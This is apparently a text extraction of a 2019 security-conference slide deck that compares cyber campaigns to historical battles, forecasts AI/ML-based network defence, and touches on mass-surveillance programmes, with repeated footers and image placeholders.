
Cyber Criminals now plan Cyber Campaigns & Attacks with In-Depth Research & 21st Weapons!

40th International East-West Security Conference

*** 21stC Intelligent Integrated Security ***
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



“Naval Campaign: Battle of Trafalgar-1805




“Cyber Attack Strategies & Campaigns have *Similarities* with Classical Warfare!...
...But they occur **1Million X Faster @ “Speed of Light”** rather than “Speed of Sound”!

Classical Warfare: Battle of Borodino-1812

М. Бонапарт, История Отечественной войны 1812 г., т. 2, стр. 162

Состав сил	Пехота	Кавалерия	Артиллерия	Казачи	Ополчение
Наполеон	66 тыс.	28 т.	16 т.		
Кутузов	72 тыс.	17,5 т.	3,4 т.	7 тыс.	10 тыс.



21stC Cyber War & Peace!

“Classic Works” are relevant to Cyber War Campaigns!

Бородинское сражение
7 сентября 1812 г.

- Французские войска
- Русские войска
- Французская и русская кавалерия
- Артиллерия

1 км 2 км



Joint **CyberWar** Exercise: **USA & Taiwan**

“Cyber Offensive & Defensive”: 6th Nov 2019



40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Joint **CyberWar** Exercise: **USA & Taiwan**



*** **AIT** ***


American
Institute in
- Taiwan -
6th Nov 2019

40th International East-West Security Conference


* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta - 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Intelligent Integrated Security!...



3-Real-Time Analytics & Modelling “Network Intelligence”



“Future Cyber Defence”: Network Intelligence & *Real-Time Analytics*!

- **Cyber Transition:** From “Known Bad” (Malware Signatures) to “Known Good” (Network Assets & User Modelling)...
- **AI Upgrade:** Future Cyber Defence based upon upgrading & Integrating Signature & AI/ML based Cyber Security ...
- **Intelligent Analytics:** Network Traffic, Asset Profiles & User Behaviour modelled & analysed continuously in Real-Time...

.....**Disruptive Cyber Transition** during **2020s** from Old **20thC** Anti-Virus to New **21stC** Intelligent Defence

Transition from “Cyber Now - 2020” to “Intelligent AI/ML Cyber - 2025”

2020 - “Cyber Now”

- “Signature” Detection
- Multi-DMZ Firewalls
- Anti-Virus & Malware
- Supervised Learning
- Zero-Day Attacks
- Objects & Assets
- “Known BAD!”

2025 - AI/ML Cyber

- Behaviour Modelling
- Learning the Baseline
- “Smart Security”
- Unsupervised Learning
- Zero-Second Attacks
- Events & Experience
- “Known GOOD!”

Scenario **2025**: Defence In-Depth requires Augmentation of Traditional “Cyber” Tools to include Intelligent AI/ML Security Tools that model **BOTH** “Known GOOD & BAD!”

Transition from “Cyber Now - 2020” to “Intelligent AI/ML Cyber - 2025”



Sci-Fi Movie – “13th Floor” (1999): “Real-World & Cyber World”

Global Security: 7 Years beyond Snowden!

PERMANENT RECORD

EDWARD SNOWDEN



Global Mass Surveillance: **Pre-2012**

PRISM: Internet Communications

STELLARWIND: Secure Data Mining

XKEYSCORE: Secret Search Engine

Intelligent Surveillance: **Post-2012**

- **Explosion** of AI/ML/Neural Tools
- **Intelligent** Video Analytics
- **Real-Time** Global “Asset Tracking”
- **Integrated** Physical-Cyber Tools
- **Self-Learning** Data Analytics
- **Convergence**: HumINT & SigINT

Surveillance Evolves @**Light Speed!**

* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©




17th Sept 2019

40th International East-West Security Conference

Intelligent Integrated Security!...



4- Scenario 2020: Cyber & Physical Tools “Integrated Security”




Ship: SS Kinsembo – Liverpool to Congo - 1885
40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Global Exploration - 1885 – 1887 : *Rev Herbert E. Probert*

